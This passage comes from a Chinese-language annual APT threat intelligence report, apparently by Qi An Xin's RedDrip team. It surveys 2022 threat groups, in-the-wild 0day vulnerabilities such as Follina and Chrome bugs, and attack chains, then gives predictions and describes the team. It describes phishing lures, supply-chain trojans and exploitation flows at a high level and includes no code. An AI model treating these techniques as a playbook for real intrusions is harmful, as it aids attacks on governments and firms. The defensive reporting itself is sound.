Saaiwc	2022	2022	来源未知，主要针对菲律宾、柬埔寨、越南地区的军事、财政部门等目标进行攻击活动。其攻击后投递 PowerDism 攻击样本。

▲ 表 3.17 2022 年其他地区活跃 APT 组织 *2

TA4563 组织主要攻击目标是欧洲金融和投资实体，尤其是那些支持外汇、加密货币和去中心化金融 (DeFi) 业务的实体，攻击特点是利用 lnk 加载器、javascript 和 PowerShell 脚本释放 EvilNum 后门组件，用来窃取数据或加载后续攻击载荷 [24]。

KNOTWEED 是来自欧洲某国的网络军火商，主要针对欧洲、中美洲目标等进行攻击活动。曾在 2021 年通过 Adobe 0day CVE-2021-28550 及 Windows 提权 0day CVE-2021-31199 和 CVE-2021-31201 进行攻击。在 2022 年通过 CVE-2022-22047 提权 0day 进行攻击，之后投递恶意软件 Subzero[190]。

Kasablanka 通过网站钓鱼传播 Android 平台间谍软件 SpyNoteRAT，钓鱼网站伪装成也门联合国儿童基金会网站，声称提供移动端应用程序以进行载荷投递，攻击样本存放在钓鱼网站中。该钓鱼网站从 2021 年 7 月开始投入使用，至 2022 年仍然活跃 [191]。




▲ 图 3.18 Kasablanka 组织钓鱼页面

该组织恶意 Android 应用图标的伪装对象除了上面提到的也门联合国儿童基金会，还包括联合国、联合国儿童基金会供应司、通话软件等。根据对软件图标伪装对象的分析，受害者应该是也门的政治团体或公益组织。

▲ 图 3.19 Kasablanka 组织恶意 Android 应用的图标

2022 年 7 月，Mandiant 发现了一种新型鱼叉式网络钓鱼方法，该方法被攻击组织 UNC4034 使用。攻击者传播 PuTTY SSH 和 Telnet 客户端的恶意版本。攻击链始于发送给受害者虚假工作机会的电子邮件，随后 UNC4034 通过 WhatsApp 与受害者建立通信，接着诱骗受害者下载伪装成虚假工作内容的恶意 ISO 映像 [194]。



▲ 图 3.20 UNC4034 组织新型钓鱼攻击流程

Witchetty 组织在 2022 年 2 月 27 日至 3 月 18 日期间利用 ProxyShell 漏洞攻击了中东政府机构，窃取 Exchange 服务器的账号密码，之后在 5 月至 8 月进行内网横向移动，从 C2 服务器上下载插件执行，并以系统用户身份每天执行 LookBack 后门 [196]。

2022 年 5 月，UNC4166 在 toloka[.]to Ukrainian Torrent Tracker (乌克兰语和俄语洪流文件共享平台分发) 上托管了 Windows 10 ISO 木马镜像，这次 ISO 供应链攻击袭击了乌克兰政府，被感染的几台设备在 2022 年 7 月中旬设置计划任务，通过 PowerShell 执行命令。攻击者还部署了 Stowaway、Beacon 和 Sparepart 后门，以保持对受感染计算机的访问、执行命令、传输文件、窃取凭据和键盘记录等 [197]。

▲ 图 3.21 Windows 10 ISO 木马镜像托管页面

组织名	活动描述	披露时间	披露机构
Hive0117	利用钓鱼邮件攻击立陶宛的国有通信公司、爱沙尼亚的知名工业企业以及位于俄罗斯的多家电子和电信企业 [188]	2022-04-26	SecurityIntelligence
Cunning Kitten	Cunning Kitten– 针对中东相关人士的威胁组织 [189]	2022-06-24	安恒
TA4563	以欧洲金融和投资实体为诱饵邮件，利用 OneDrive 下发 EvilNum 后门组件 [24]	2022-07-21	Proofpoint
KNOTWEED	通过 CVE-2022-22047 提权 0day 进行攻击，之后投递恶意软件 Subzero[190]	2022-07-27	Microsoft
Kasablanka	利用钓鱼网站等针对也门政治团体或公益组织进行攻击 [191]	2022-08-17	360
UNC3890	疑似中东 APT 组织针对以色列航运、医疗保健、政府和能源部门 [192]	2022-08-17	Mandiant
MURENSHARK	以土耳其为特定目标进行钓鱼攻击 [193]	2022-08-18	绿盟
UNC4034	通过 WhatsApp 进行的工作机会网络钓鱼 [194]	2022-09-14	Mandiant
Metador	Metador 之谜 - 隐藏在电信公司、ISP 和大学中的未归因威胁 [195]	2022-09-22	SentinelLabs
Witchetty	Witchetty 组织使用更新的工具集攻击中东政府 [196]	2022-09-29	Symantec
UNC4166	针对乌克兰政府的木马化 Windows 10 操作系统安装程序 [197]	2022-12-15	Mandiant

▲ 表 3.22 2022 年其它地区 APT 组织热点攻击活动

第四章 大量0day漏洞被用于APT攻击

相较于 2021 年 0day 漏洞井喷似爆发，2022 年 0day 漏洞的使用整体趋于缓和，比之 2021 年有大幅下降，但同比 2020 年却有所上升。当将 2021 年这个特殊年份去掉，可以发现 0day 在野漏洞的攻击依然维持一个逐年递增的趋势。

在野 0day 漏洞的平台分布呈三足鼎立的趋势，微软、谷歌、苹果，作为当今三个最大的软件平台提供商，其产品的在野 0day 占全年所有在野 0day 攻击数量近 9 成，谷歌、微软相关产品的 0day 都多达 11 个。其中谷歌浏览器作为全球使用量最大的浏览器，其在野 0day 多达 9 个。微软方面由于放弃了自研发浏览器，在野 0day 大多为 Windows 操作系统中的提权漏洞，其中部分和 Chrome 浏览器的攻击有所关联，此外微软 Exchange Server 仍然是攻击者内网穿梭的首选目标。最后苹果作为一个相对独立的生态，其在野漏洞数量在微软、谷歌之下，以操作系统本身的提权漏洞及浏览器端漏洞为主。

此外值得注意的是，2022 年出现的在野 0day 中多个皆因之前的漏洞没有完全修复或机制类似而产生，这里感谢谷歌的 Project Zero 总结的相关漏洞。

Product	2022 ITW 0-day	Variant
Windows win32k	CVE-2022-21882	CVE-2021-1732 (2021 itw)
iOS IOMobileFrameBuffer	CVE-2022-22587	CVE-2021-30983 (2021 itw)
Windows	CVE-2022-30190 (“Follina”)	CVE-2021-40444 (2021 itw)
Chromium property access interceptors	CVE-2022-1096	CVE-2016-5128 CVE-2021-30551 (2021 itw) CVE-2022-1232 (Addresses incomplete CVE-2022-1096 fix)
Chromium v8	CVE-2022-1364	CVE-2021-21195
WebKit	CVE-2022-22620 (“Zombie”)	Bug was originally fixed in 2013, patch was regressed in 2016
Google Pixel	CVE-2021-39793* * While this CVE says 2021, the bug was patched and disclosed in 2022	Linux same bug in a different subsystem
Atlassian Confluence	CVE-2022-26134	CVE-2021-26084
Windows	CVE-2022-26925 (“PetitPotam”)	CVE-2021-36942 (Patch regressed)

▲ 图 4.1 Google Project Zero 对 2022 上半年相似漏洞的总结对比数据

Project Zero 的总结数据持续到 2022 年上半年，这里我们对下半年类似的漏洞进行补充。厂商理解自己产品中漏洞的利用并进行最完整的修缮成为漏洞处理流程后期的一大难题，同时如何根据已知漏洞进行更大范围的漏洞狩猎也对安全研究人员提出了更多的要求。

Product	2022 ITW 0-day	Variant
Jscript9	CVE-2022-41128	CVE-2021-34480
Exchange	CVE-2022-41040	CVE-2021-34473
Exchange	CVE-2022-41080	CVE-2021-34473

▲ 表 4.2 2022 下半年相似漏洞总结对比数据

2022 年在野攻击的重要漏洞如下所示：

漏洞编号	影响厂商	利用代码 / 细节是否公开	利用的 APT 组织	披露厂商
CVE-2022-21882	Microsoft	是	未知	未知
CVE-2022-22587	Apple	否	未知	未知
CVE-2022-22620	Apple	是	未知	未知
CVE-2022-0609	Google	否	Lazarus	Google's Threat Analysis Group
CVE-2022-26485	Mozilla	否	DarkHotel	360
CVE-2022-26486	Mozilla	否	DarkHotel	360
N/A	向日葵	是	海莲花	未知
CVE-2021-22600	Google	否	未知	未知
CVE-2021-39793	Google	否	未知	未知
CVE-2022-1040	Sophos	是	Driftingcloud	未知
CVE-2022-1096	Google	否	未知	未知
CVE-2022-22674	Apple	否	未知	未知
CVE-2022-22675	Apple	否	未知	未知
CVE-2022-26871	Trend Micro	否	未知	Trend Micro Research
CVE-2022-24521	Microsoft	否	未知	National Security Agency and Crowdstrike
CVE-2022-1364	Google	否	未知	Google's Threat Analysis Group
CVE-2022-26925	Microsoft	否	未知	Bertelsmann Printing Group
CVE-2022-30190	Microsoft	是	未知	Shadow Chaser Group
CVE-2022-26134	Atlassian	是	Driftingcloud	Volexity
CVE-2022-2294	Google	是	Candiru	Avast Threat Intelligence team

▲ 表 4.3 2022 在野重点 0day 漏洞 *1

漏洞编号	影响厂商	利用代码 / 细节是否公开	利用的 APT 组织	披露厂商
CVE-2022-22047	Microsoft	否	未知	Microsoft Threat Intelligence Center / Microsoft Security Response Center
CVE-2022-2856	Google	否	未知	Google Threat Analysis Group
CVE-2022-32894	Apple	否	未知	未知
CVE-2022-32893	Apple	否	未知	未知
CVE-2022-3075	Google	否	未知	未知
CVE-2022-32917	Apple	否	未知	未知
CVE-2022-41033	Microsoft	否	未知	未知
CVE-2022-42827	Apple	否	未知	未知
CVE-2022-3723	Google	否	未知	Avast
CVE-2022-41040	Microsoft	是	未知	Trend Micro Zero Day Initiative
CVE-2022-41082	Microsoft	是	未知	Trend Micro Zero Day Initiative
CVE-2022-41128	Microsoft	是	APT37	Google’ s Threat Analysis Group
CVE-2022-41073	Microsoft	否	未知	Microsoft Threat Intelligence Center
CVE-2022-41125	Microsoft	否	未知	Microsoft Threat Intelligence Center / Microsoft Security Response Center
CVE-2022-4135	Google	否	未知	Google's Threat Analysis Group
CVE-2022-42856	Apple	否	未知	Google's Threat Analysis Group
CVE-2022-4262	Google	否	未知	Google's Threat Analysis Group
CVE-2022-41082	Microsoft	是		Trend Micro Zero Day Initiative

▲ 表 4.3 2022 在野重点 0day 漏洞 *2


一、善用浏览器 0day 漏洞的东北亚地区 APT 团伙

2021 年初，APT 团伙 Lazarus 发起了针对安全人员的攻击事件，攻击中使用了多个浏览器及本地提权漏洞。2022 年初该团伙又针对美国的新闻、IT、加密币及金融行业展开了多起攻击。攻击中使用了 Chrome 浏览器的 0day 漏洞 CVE-2022-0609，结合 Chrome 浏览器的利用特性，这一波攻击中至少还有一个用于提权的未知 0day 漏洞。据 Google 研究人员的分析，Exp 落地前还进行了 Macos/Firefox 相关的环境检测，有理由相信，该组织手中应该还有针对 Safari/Firefox 的 0day 漏洞。同时，攻击者似乎吸取了 2021 攻击时的经验教训，对投递的 0day 利用进行多重保护，包括不限于：

1. 漏洞跳转的 iframe 只在特定的时间提供
2. 鱼叉邮件中的链接包含唯一 ID，以确保一个漏洞利用的链接只有一次触发机会
3. 漏洞利用的每一个阶段都通过 AES 加密
4. 一个阶段失败，直接放弃攻击

同样是 2022 年年初，360 捕获了东北亚地区另一 APT 团伙 DarkHotel 使用 FireFox 0day CVE-2022-26485、CVE-2022-26486 的水坑攻击事件。

此外，2022 年 10 月，Google 的威胁分析小组 (TAG) 发现一起针对韩国的在野 0day APT 攻击事件，攻击中投递了韩国梨泰院事件的诱饵文档，该文档下载了一个 RTF 远程模板，该模板又获取远程 HTML 页面。由于 Office 使用 Internet Explorer (IE) 呈现此 HTML 页面，从而触发了 Internet Explorer 浏览器 JavaScript 引擎中的 0day 漏洞 CVE-2022-41128，最终导致远程代码执行。Google 威胁分析小组将该攻击事件归属于 APT37。



▲ 图 4.4 APT37 攻击诱饵文件

东亚地区一直以来都是全球政治地缘纠纷的热点地区之一，这也导致该区域不断出现 APT 攻击事件，而双方这种高对抗的情况，也使得 0day 漏洞的使用规模不断升级。

二、向日葵：远程管理工具沦为黑客组织后门


向日葵是一款国内流行的远程控制管理工具，其支持远程控制电脑手机、远程管理、内网穿透等功能。2022 年 2 月，该软件 Windows 版本被曝光存在远程命令执行漏洞，并出现在野利用。其本质上利用了向日葵对外开启的一处危险接口，获取到一个默认的 CID，从而配合后续的一处命令注入触发代码执行。由于很多企业的安全意识不足，将向日葵的接口主动曝露在公网，在漏洞公开后，大量企业受到了攻击，包括挖矿、勒索、僵尸网络等，其中海莲花曾多次利用该漏洞进行攻击。

三、IoT 路由器等成为 APT 团伙攻击的前哨站

APT 团伙攻击时往往需要隐藏自身回连 C2 服务器，以防止后续安全人员的溯源。2022 年，奇安信红雨滴团伙捕获到多起海莲花攻击 IoT 路由 / 防火墙设备的事件。该团伙通过近两年披露的一些路由 / 防火墙 nday 漏洞，对外网上没有修复的路由 / 防火墙设备进行攻击，或将入侵的路由设备作为木马回连 C2 服务器的中转跳板，从而隐藏自己真实的 C2 服务器地址，或通过攻陷的防火墙设备进入目标内网。此类手法已经成为当下海莲花团伙的标配攻击手段。

四、Driftingcloud：一个新的 0day 漏洞利用团伙


Volexity 于 2022 年 6 月分别披露了两起定向攻击事件，这两起攻击中都使用了 0day 漏洞，其中一个漏洞 CVE-2022-26134 为 Atlassian Confluence Sever 中未经身份验证的远程代码执行，另一个则是针对 Sophos 防火墙的远程代码执行漏洞 CVE-2022-1040。当通过漏洞攻陷 Sophos 防火墙后，攻击者利用对防火墙的访问权限修改了针对特定目标网站的 DNS 响应，以实现 MITM 攻击，这使攻击者能从对网站内容管理系统 (CMS) 的管理访问中拦截用户凭据和会话 cookie，并以此进行后续的攻击。



▲ 图 4.5 Driftingcloud 0day 漏洞攻击流程

五、绕过 Office 文档保护视图：CVE-2022-30190

该漏洞最早由安全人员通过 VirusTotal 发现，并命名为 Follina。漏洞利用和去年的 CVE-2021-40444 有很多相似之处，通过 OLE 远程拉取一个恶意 HTML，该 HTML 中使用 MSDT 协议绕过了 Office 自带的保护视图。后续发现微软实际上在攻击不久前就已经尝试修复该问题，但是依旧存在 rtf 文件格式绕过的问题，最后通过 MSDT 协议中的一处 PowerShell 注入导致最终的代码执行。



▲ 图 4.6 CVE-2022-30190 漏洞利用

该攻击样本被披露两天之后，便被 TA413 用于实际的鱼叉邮件攻击，之后 APT28 组织也在针对乌克兰的攻击中使用了该漏洞。但是由于该漏洞最终通过 MSDT 的方式利用，导致漏洞披露之后，样本非常容易查杀。

六、强大的 Chrome 生态，更多的漏洞

随着微软放弃自研 EDGE，转而直接使用 Chrome 内核，Chrome 浏览器的在野 0day 攻击就一直居高不下，毕竟 Chrome 已经成了现在非苹果生态外最大的浏览器攻击面。2022 年 Chrome 浏览器的在野 0day 相较去年有所降低，但也依旧有 9 个之多。从去年开始，攻击者对于 Chrome 的攻击就逐渐从 V8 引擎转为过去更少被人关注的模块，而随着 wasm-memory-protection-keys 标记开始启用，攻击者和 Chrome 浏览器之间的对抗也愈发激烈。

值得关注的是，相较于往年 Chrome 浏览器的在野 0day 几乎都由谷歌安全人员捕获，2022 年安全厂商 Avast 也加入了这一行列。但是对于其背后攻击者的归属却依旧是威胁研究的一大难题，今年 9 个 Chrome 0day 的攻击事件中，只有一起被明确归属来自于军火商 Candiru。而越来越多网络军火商的介入，注定 Chrome 浏览器仍将是未来几年攻防双方的必争之地。

七、国产之觞

2022 年 11 月，威胁情报中心在日常的威胁监控中发现一起针对国内重点单位的攻击事件，攻击者通过国内某安全厂商的内网安全管理系统中存在的一处远程命令执行漏洞，控制了目标单位内网中的安全管理系统，并将后续的攻击代码伪装成安全更新下发。

第五章 2022年高级持续性威胁预测击

我们基于 2022 年 APT 威胁的态势以及近年来 APT 威胁组织和活动的变化情况对 2023 年高级持续性威胁进行预测。

一、受地缘政治冲突影响，APT 攻击活动持续加剧

2022 年全球局势不断趋于紧张，不少存在地缘政治冲突的地区走向对抗的态势。受国家利益驱使，全球的 APT 组织将更加活跃，尤其是针对政府、外交、国防军事行业的定向攻击仍将处于高位，攻击者或将以更频繁的攻击、更隐蔽的手段窃取这些行业的情报机密。

二、对受害国本土软件的漏洞利用愈加频繁

由于主流软件得到全球范围的充分关注，对此类产品的漏洞利用在复杂度、时间与金钱成本上都比较高。虽然主流软件产品的 0day 作为 APT 组织的大杀器会长期存在，但根据 2022 年的攻击活动，我们推测对受害国本土软件的漏洞利用将成为具有一定技术能力的 APT 组织的常规手段。本土软件由于使用人群有限，关注度较少，利用成本相对较低，并且更加具有针对性，对它们的漏洞利用在未来的 APT 攻击活动中可能会更加频繁地出现。

三、瞄准关键基础设施的破坏越发泛滥

平常时期 APT 攻击对关键基础设施的攻击主要着眼于建立长期访问据点，获取敏感信息。而非常时期这些入侵活动就会转变成破坏性攻击，瘫痪关键基础设施的功能，甚至影响社会运转。俄乌冲突期间，乌克兰境内的卫星通信服务商遭受数据擦除攻击，导致通信服务中断。Sandworm 组织试图借助针对工控设备的恶意软件和多种数据擦除器，破坏乌克兰某电力供应商的变电站与电网。这些攻击事件给我们敲响警钟，在局势紧张的背景下，针对关键基础设施的网络攻击将只多不少。


四、各类新型钓鱼攻击活动将频繁出现

长期以来 APT 组织最常使用且攻击效果明显的攻击手法为鱼叉邮件，而随着人们安全意识的提高，APT 组织开始寻求新型钓鱼技巧，结合更多的社会工程学手段。

例如，Phosphorous 组织为了与新目标建立更深的信任，窃取受害者邮箱账户后，劫持受害者现有的电子邮件对话，伪装为受害者的身份，从目标和受信任方之间已经存在的电子邮件对话开始攻击，并以此为幌子继续钓鱼。

另外，Charming Kitten 会使用多个角色和电子邮件帐户，诱导目标认为这是一个真实的电子邮件对话。研究人员将这种社会工程技术称为“多角色模拟”（MPI），这样的技术提高了钓鱼邮件的真实性，令受害目标难以分辨真假。


附录1 全球主要APT组织列表



附录2 奇安信威胁情报中心

威胁情报中心是奇安信集团旗下专注于威胁情报收集、分析、生产的专业部门，以业界领先的安全大数据资源为基础，基于奇安信长期积累的威胁检测和大数据技术，依托亚太地区顶级的安全分析师团队，通过创新性的运营分析流程，开发威胁情报相关的产品和服务，输出威胁安全管理与防护所需的情报数据，协助客户发现、分析、处置高级威胁活动事件。

奇安信 ALPHA 威胁分析平台（https://ti.qianxin.com），是奇安信集团面向安全分析师和应急响应团队提供的一站式云端服务平台，该平台拥有海量互联网基础数据和威胁研判分析结果，为安全分析人员及各类企业用户提供基础数据的查询、攻击线索拓展、事件背景研判、攻击组织解析、研究报告下载等多种维度的威胁情报数据与威胁情报服务，提供全方位的威胁情报能力。



奇安信威胁情报中心

奇安信病毒响应中心

附录3 红雨滴团队(RedDrip Team)

奇安信旗下的高级威胁研究团队红雨滴（RedDrip Team，@RedDrip7），成立于2015年（前身为天眼实验室），持续运营奇安信威胁情报中心至今，专注于 APT 攻击类高级威胁的研究，是国内首个发布并命名“海莲花”（APT-C-00，OceanLotus）APT 攻击组织的安全研究团队，也是当前奇安信威胁情报中心的主力威胁分析技术支持团队。

目前，红雨滴团队拥有数十人的专业分析师和相应的数据运营和平台开发人员，覆盖威胁情报运营的各个环节：公开情报收集、自有数据处理、恶意代码分析、网络流量解析、线索发现挖掘拓展、追踪溯源，实现安全事件分析的全流程运营。团队对外输出机读威胁情报数据支持奇安信自有和第三方的检测类安全产品，实现高效的威胁发现、损失评估及处置建议提供，同时也为公众和监管方输出事件和组织层面的全面高级威胁分析报告。

依托全球领先的安全大数据能力、多维度多来源的安全数据和专业分析师的丰富经验，红雨滴团队自 2015 年持续发现多个包括海莲花在内的 APT 组织在中国境内的长期活动，并发布国内首个组织层面的 APT 事件揭露报告，开创了国内 APT 攻击类高级威胁体系化揭露的先河，已经成为国家级网络攻防的焦点。

“红雨滴”背后的故事 — “从 100 亿个雨滴中找一个红雨滴”

